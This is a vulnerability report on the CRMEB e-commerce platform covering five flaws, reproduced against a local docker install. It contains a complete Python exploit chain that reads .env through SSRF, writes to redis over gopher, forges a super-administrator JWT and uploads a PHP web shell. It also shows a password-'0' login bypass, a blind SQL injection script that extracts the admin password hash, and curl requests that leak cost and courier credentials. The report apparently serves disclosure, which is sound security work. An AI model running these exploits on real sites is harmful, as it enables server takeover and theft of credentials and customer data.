CRMEB Vulnerability Report
Software: CRMEB
Developer or vendor: crmeb
Code repository: https://github.com/crmeb/CRMEB
1. Unauthenticated Arbitrary File Read and SSRF
| Brief description: | The image_to_base64 function is vulnerable to unauthenticated arbitrary file read and SSRF. When the site uses redis as its cache, an attacker writes one cache entry into redis through the gopher protocol, forges a super administrator session, and then writes a PHP file from the admin panel to obtain a shell. |
|---|---|
| Affected versions: | 5.2.0 ~ 6.0.0 |
| Introduced in: | crmeb commit 4f66fdff |
| Preconditions: | None. |
Root Cause
The SSRF entry point is an unauthenticated image to base64 endpoint that hands the submitted URL to libcurl unchanged:
# app/common.php:575    commit 7aee4228c6
            curl_setopt($curl, CURLOPT_URL, $avatar);
CURLOPT_URL has no protocol whitelist. libcurl in PHP 7.4 supports gopher://, so the server can connect to any TCP port and send bytes chosen by the attacker.
A second branch of the function performs local reads, which gives arbitrary file read:
# app/common.php:559    commit 4f66fdff4f
            if ($url['scheme'] . '://' . $url['host'] == sys_config('site_url')) {
                $imgData = preg_replace($pattern, '', file_get_contents(public_path() . substr($url['path'], 1)));
substr($url['path'], 1) is not validated, so /../.env resolves to public/../.env and reads the .env in the site root. That file hands over the JWT signing key, the redis prefix and the redis password:
APP_KEY = crmeb
CACHE_PREFIX = cache_...
REDIS_HOSTNAME = ...
REDIS_PASSWORD = ...
With the password, gopher can issue AUTH and SET to redis.
An attacker can mint a token and have the server accept it. Two checks decide this.
The first is the pwd claim. The admin side tests that field on its own:
# app/services/system/admin/AdminAuthServices.php:89    commit ac1681888a
        if ($pwd !== '' && $pwd !== md5($adminInfo->pwd)) {
            throw new AuthException($msg, [], 401);
        }
JwtAuth::parseToken reads it with $payload->pwd ?? '', so a JWT without pwd yields an empty string and the whole check is skipped.
The second is the token cache. The server requires a matching key in the cache before parsing the token:
# app/services/system/admin/AdminAuthServices.php:63    commit ac1681888a
        if (!$cacheService->has($md5Token) || !$cacheService->get($md5Token, '', NULL, 'admin')) {
CacheService::get takes only two parameters:
# crmeb/services/CacheService.php:77    commit e69b0bf39e
    public static function get(string $name, string $default = '')
    {
        return Cache::get($name) ?? $default;
    }
The extra NULL and 'admin' passed by the caller are dropped by PHP. The check therefore only means that a key named md5(token) exists in redis and holds a non-empty value. Neither the cache tag nor the token type takes part, so admin, customer service, outapi and member tokens share one key space.
Writing md5(token) of the forged token into that key space through gopher, then using the token against the admin API, is enough. jti.id is the first administrator created by the installer, the super administrator with id=1.
The pwd bypass and the tag-agnostic cache key appeared in 4.6.0 and 4.7.0, while the gopher channel and the local read in image_to_base64 became available in 5.2.0, so the full chain holds from 5.2.0.
Reproduction Environment
Start the environment with the compose file shipped in the official repository:
cd CRMEB/help/docker
docker compose -p crmeb up -d
Open http://127.0.0.1:8011/install/index.php and follow the installer. Fill crmeb_mysql as the database host and crmeb_redis as the redis host, use 123456 for both passwords, choose redis as the cache type, and set the administrator account to admin / Admin@12345.
Reproduction
Read .env through the unauthenticated endpoint:
curl -s -X POST http://127.0.0.1:8011/api/image_base64 \
  -H 'Host: 127.0.0.1' \
  --data-urlencode 'image=http://127.0.0.1/../.env'
data.image in the response is the base64 of .env:
APP_DEBUG = false

[APP]
DEFAULT_TIMEZONE = Asia/Shanghai
APP_KEY = crmeb

[DATABASE]
TYPE = mysql
HOSTNAME = crmeb_mysql
HOSTPORT = 3306
USERNAME = crmeb
PASSWORD = 123456
DATABASE = crmeb
PREFIX = eb_
CHARSET = utf8mb4
DEBUG = true

[CACHE]
DRIVER = redis
CACHE_PREFIX = cache_6af59d9589a25:
CACHE_TAG_PREFIX = cache_tag_6af59d9589a25:

[REDIS]
REDIS_HOSTNAME = crmeb_redis
PORT = 6379
REDIS_PASSWORD = 123456
SELECT = 0

[QUEUE]
QUEUE_NAME = 6af59d9589a25
Three of those values carry the chain: APP_KEY signs the token, REDIS_PASSWORD and CACHE_PREFIX write the cache through gopher, and the token is then used to upload a theme package and trigger its import:
import base64
import hashlib
import hmac
import io
import json
import re
import time
import urllib.parse
import zipfile

import httpx

BASE = "http://127.0.0.1:8011"
SITE = "127.0.0.1"


def env_from_target():
    r = httpx.post(BASE + "/api/image_base64", headers={"Host": SITE},
                   data={"image": "http://%s/../.env" % SITE}, timeout=30)
    data = r.json()["data"]["image"]
    return base64.b64decode(data.split(",", 1)[1]).decode()


env = env_from_target()
cfg = dict(re.findall(r"(\w+)\s*=\s*([^\r\n]*)", env))
cfg = {k: v.strip() for k, v in cfg.items()}
print("APP_KEY           :", cfg["APP_KEY"])
print("CACHE_PREFIX      :", cfg["CACHE_PREFIX"])
print("REDIS_HOSTNAME    :", cfg["REDIS_HOSTNAME"])
print("REDIS_PASSWORD    :", cfg["REDIS_PASSWORD"])


def b64(obj):
    return base64.urlsafe_b64encode(
        json.dumps(obj, separators=(",", ":")).encode()).decode().rstrip("=")


def resp(*parts):
    out = "*%d\r\n" % len(parts)
    for part in parts:
        out += "$%d\r\n%s\r\n" % (len(part), part)
    return out


now = int(time.time())
payload = {"iss": SITE, "aud": SITE, "iat": now, "nbf": now, "exp": now + 2592000,
           "jti": {"id": 1, "type": "admin"}}
head, body = b64({"typ": "JWT", "alg": "HS256"}), b64(payload)
sig = base64.urlsafe_b64encode(
    hmac.new(cfg["APP_KEY"].encode(), (head + "." + body).encode(),
             hashlib.sha256).digest()).decode().rstrip("=")
token = head + "." + body + "." + sig
print("forged token      :", token)

value = 'a:4:{s:3:"uid";i:1;s:4:"type";s:5:"admin";s:5:"token";s:%d:"%s";s:3:"exp";i:2592060;}' % (
    len(token), token)
url = "gopher://" + cfg["REDIS_HOSTNAME"] + ":6379/_" + urllib.parse.quote(
    resp("AUTH", cfg["REDIS_PASSWORD"])
    + resp("SET", cfg["CACHE_PREFIX"] + hashlib.md5(token.encode()).hexdigest(), value), safe="%")
try:
    httpx.post(BASE + "/api/image_base64", headers={"Host": cfg["REDIS_HOSTNAME"]},
               data={"image": url}, timeout=15)
except httpx.ReadTimeout:
    print("gopher write finished")

HEADERS = {"Authori-zation": "Bearer " + token}
r = httpx.get(BASE + "/adminapi/system/info", headers=HEADERS, timeout=30)
print("adminapi status   :", r.status_code, r.text[:120])

buffer = io.BytesIO()
with zipfile.ZipFile(buffer, "w") as archive:
    archive.writestr("config.json", '{"title":"t","info":"i"}')
    archive.writestr("shell.php", '<?php echo "THEME-".get_current_user(); ?>')
buffer.seek(0)
upload = httpx.post(BASE + "/adminapi/file/upload",
                    files={"file": ("t.zip", buffer, "application/zip")},
                    data={"pid": "0", "type": "0"}, headers=HEADERS, timeout=60)
httpx.post(BASE + "/adminapi/theme/import",
           data={"url": upload.json()["data"]["src"]}, headers=HEADERS, timeout=60)
print("shell             :", httpx.get(BASE + "/theme/import/shell.php", timeout=20).text)
The script prints:
APP_KEY           : crmeb
CACHE_PREFIX      : cache_6af59d9589a25:
REDIS_HOSTNAME    : crmeb_redis
REDIS_PASSWORD    : 123456
forged token      : eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiIxMjcuMC4wLjEiLCJhdWQiOiIxMjcuMC4wLjEiLCJpYXQiOjE3OTQ1MzE1ODQsIm5iZiI6MTc5NDUzMTU4NCwiZXhwIjoxNzk3MTIzNTg0LCJqdGkiOnsiaWQiOjEsInR5cGUiOiJhZG1pbiJ9fQ.ly5qhYJJU3NB58PfnCgzl6WFHdvXb_NZimOJ3IThCxo
gopher write finished
adminapi status   : 200 {"status":200,"msg":"success","data":{"server":[{"name":"服务器系统","require":"类UNIX","value":"Linux"},{"name":"WEB环境","require":"Apache/Nginx/IIS","value":"nginx"}
shell             : THEME-www-data
After writing the token into the token key of the browser localStorage, open the admin home page. The header shows the logged-in admin:

Note: redis does not close the connection, so the gopher request keeps one php-fpm worker occupied.
docker restart crmeb_phpclears it.
2. Empty Password Bypass in the Customer Service Login API
| Brief description: | An attacker logs in to the customer service console without a password. The console can change order prices, refund orders to member balance and read recipient information. |
|---|---|
| Affected versions: | 4.4.2 ~ 6.0.0 |
| Introduced in: | crmeb commit 9e8bd7f8 |
| Preconditions: | The attacker knows one customer service account name; the default deployment ships the 13000000000 account. |
Root Cause
The customer service login leaves empty values uncovered in its password check:
# app/services/kefu/LoginServices.php:55    commit 9e8bd7f814
        if ($password && !password_verify($password, $kefuInfo->password)) {
            throw new AuthException('账号或密码错误');
        }
The first operand is the truthiness of $password. The string "0" is falsy in PHP, so the password check is skipped.
Reproduction Environment
Same as section 1. The installation data already contains a customer service record with the account 13000000000.
Reproduction

Open http://127.0.0.1:8011/kefu/ in a browser, enter 13000000000 as the account and 0 as the password, then click login to reach the customer service console:
3. SQL Time-Based Blind Injection in the Store List API
| Brief description: | The /api/store_list endpoint is vulnerable to SQL time-based blind injection. |
|---|---|
| Affected versions: | 4.4.2 ~ 6.0.0 |
| Introduced in: | crmeb commit 9e8bd7f8 |
| Preconditions: | The site has at least one published store. |
Root Cause
The distance calculation concatenates latitude and longitude into the select field expression:
# app/dao/system/store/SystemStoreDao.php:40-42    commit 9e8bd7f814
    public function distance(string $latitude, string $longitude)
    {
        return "(round(6367000 * 2 * asin(sqrt(pow(sin(((latitude * pi()) / 180 - ({$latitude} * pi()) / 180) / 2), 2) + cos(({$latitude} * pi()) / 180) * cos((latitude * pi()) / 180) * pow(sin(((longitude * pi()) / 180 - ({$longitude} * pi()) / 180) / 2), 2))))) AS distance";
The entry point sits in the unauthenticated group:
# app/api/route/v1.php:493
        Route::get('store_list', 'v1.PublicController/store_list')->name('storeList')->option(['real_name' => '门店列表']);
Note: the parameter filter shipped with the site does not apply to this parameter. The controller takes its arguments positionally, so
latitudelands on the integer key0, while the filter’s skip test compares string key names. Under PHP 7.x loose comparison the integer0equals any string in the whitelist, so the value never passes through the filter. The same payload placed inlongitudeis filtered.
Reproduction Environment
Same as section 1, plus one store insert:
docker exec -i crmeb_mysql mysql -ucrmeb -p123456 crmeb <<'SQL'
INSERT INTO eb_system_store (name,phone,address,detailed_address,image,latitude,longitude,is_del,is_show,add_time)
VALUES ('Demo Store','010-00000000','Beijing','Chaoyang',0,39.9042,116.4074,0,1,UNIX_TIMESTAMP());
SQL
Reproduction
time curl -s 'http://127.0.0.1:8011/api/store_list?latitude=1)and(sleep(3.5))and(1&longitude=1' -o /dev/nullA true condition takes 7.17 seconds and a false one 0.16 seconds. The expression is evaluated twice in the select field, so the wait is about twice the sleep value.
Wrapping it in a conditional turns it into a boolean oracle:
import time

import httpx

BASE = "http://127.0.0.1:8011"


def oracle(condition):
    query = "1)and(if(%s,sleep(2),0))and(1" % condition
    start = time.time()
    httpx.get(BASE + "/api/store_list",
              params={"latitude": query, "longitude": "1"}, timeout=60)
    return time.time() - start > 3


print("1=1 ->", oracle("1=1"))
print("1=2 ->", oracle("1=2"))
Output:
1=1 -> True
1=2 -> False
The oracle then reads the administrator account and password hash with a binary search over each character:
import time

import httpx

BASE = "http://127.0.0.1:8011"


def oracle(condition):
    query = "1)and(if((%s),sleep(1),0))and(1" % condition
    start = time.time()
    httpx.get(BASE + "/api/store_list",
              params={"latitude": query, "longitude": "1"}, timeout=60)
    return time.time() - start > 1.6


def length_of(expression):
    size = 0
    for i in range(1, 91):
        if oracle("length((%s))>=%d" % (expression, i)):
            size = i
        else:
            break
    return size


def char_at(expression, position):
    low, high = 32, 126
    while low < high:
        middle = (low + high + 1) // 2
        if oracle("ascii(substr((%s),%d,1))>=%d" % (expression, position, middle)):
            low = middle
        else:
            high = middle - 1
    return chr(low)


def dump(expression):
    return "".join(char_at(expression, p)
                   for p in range(1, length_of(expression) + 1))


print("account:", dump("select account from eb_system_admin limit 1"))
print("pwd:", dump("select pwd from eb_system_admin limit 1"))
Output:
account: admin
pwd: $2y$10$mmYFsXJxaz6SBeug3vJf6O6GIHnuy1.QMKv2gDoM2tAcDTR3tU2Oe
4. Unauthenticated Read of Product Cost and Admin-Only Fields
| Brief description: | An attacker without an account reads admin-only fields such as product cost, supply link and barcode. |
|---|---|
| Affected versions: | 6.0.0 |
| Introduced in: | crmeb commit e9d6c467 |
| Preconditions: | The site has products. |
Root Cause
The data layer returns whole table columns:
# app/dao/product/product/StoreProductDao.php:380-395    commit e9d6c4675d
    public function getThemeProduct($where, $order, $limit)
    {
        $model = $this->getModel()->with('cateName')->where('is_del', 0)->where('is_show', 1);
No field whitelist is applied before the result is returned, so admin-only fields such as cost, soure_link and spu are included. The storefront product endpoint has an explicit field whitelist and does not return these columns.
Reproduction Environment
Same as section 1.
Reproduction
curl -s 'http://127.0.0.1:8011/api/theme/product?limit=1'The fields of that product in the response are:
"store_name":"Apple/苹果iPad mini6 8.3英寸平板电脑 64G-WLAN版 深空灰色"
"price":"3999.00"
"cost":"3299.00"
"ot_price":"4799.00"
"spu":"9748975626070"
"give_integral":1000
cost is the purchase cost, and the storefront endpoint /api/products does not return it.
5. Unauthenticated Read of Express Monthly Account and Password
| Brief description: | An attacker without an account reads the express monthly account and password configured in the admin panel. |
|---|---|
| Affected versions: | 4.4.2 ~ 6.0.0 |
| Introduced in: | crmeb commit 9e8bd7f8 |
| Preconditions: | A monthly account has been filled in for an express provider. |
Root Cause
The express provider list selects the monthly account and password:
# app/services/shipping/ExpressServices.php:183-187    commit 9e8bd7f814
    public function expressList($where = [])
    {
        if (empty($where)) $where = ['is_show' => 1];
        return $this->dao->getExpressList($where, 'id,name,code,partner_id,partner_key,net,account,key,net_name', 0, 0);
    }
An unauthenticated route calls that function directly:
# app/api/route/v1.php:477
        Route::get('logistics', 'v1.PublicController/logistics')->name('logistics')->option(['real_name' => '物流公司列表']);//物流公司列表
Reproduction Environment
Same as section 1.
Reproduction
curl -s 'http://127.0.0.1:8011/api/logistics'The response:
{"status":200,"msg":"success","data":[{"id":1,"name":"韵达快递","code":"yunda","partner_id":1,"partner_key":1,"net":0,"account":"","key":"","net_name":""},{"id":2,"name":"顺丰速运","code":"shunfeng","partner_id":1,"partner_key":0,"net":0,"account":"","key":"","net_name":""},...]}Every entry carries the account, key and net_name fields. The installation data leaves them empty, and once an administrator fills a monthly account for an express provider, it is read out.